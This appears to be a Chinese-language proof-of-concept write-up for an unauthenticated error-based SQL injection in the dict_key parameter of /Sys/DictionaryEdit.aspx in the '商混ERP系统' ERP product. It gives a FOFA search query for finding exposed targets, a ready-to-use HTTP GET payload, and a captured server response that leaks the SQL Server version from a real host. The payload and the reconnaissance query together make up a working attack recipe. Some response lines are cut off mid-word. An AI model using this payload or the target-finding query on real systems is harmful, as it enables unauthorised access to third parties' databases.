
S22-1商混-ERP系统-SQL

漏洞描述：

商混ERP系统/Sys/DictionaryEdit.aspx处dict_key参数存在SQL报错注入漏洞，未授权的攻击者可通过该漏洞获取数据库权限。

网站图片：



网络测绘：

fofa语法：


FOFA：app="商混ERP系统"

漏洞复现：

payload：

```
GET /Sys/DictionaryEdit.aspx?dict_key=1%27%20and%201=convert(varchar(255),@@version)-- HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

效果图:
查询数据库版本



```
GET /Sys/DictionaryEdit.aspx?dict_key=1%27%20and%201=convert(varchar(255),@@version)-- HTTP/1.1
Host : [redacted]8001
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/62.0.3202.9 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
```

```
HTTP/1.1 500 Internal Server Erro
Cache-Control: private
Content-Type: text/html; charset=
Server: Microsoft-IIS/8.5
X-AspNet-Version: 4.0.30319
X-Powered-By: ASP.NET
Date: Sun, 26 Nov 2023 18:11:53 G
Connection: close
Content-Length: 7119

<!DOCTYPE html>
<html>
    <head>
        <title>在将 varchar 值 'M
        <br>	Apr &nbsp;2 2010 15:
        Corporation<br>	  Standar
        (Build 9200: )<br>' 转换成
        <meta name="viewport" con
        <style>
         body {font-family:"Verda
         p {font-family:"Verdana"
         b {font-family:"Verdana"
         H1 { font-family:"Verdan
         H2 { font-family:"Verdan
         pre {font-family:"Consol
         padding:0.5em;line-heigh
         .marker {font-weight: bo
```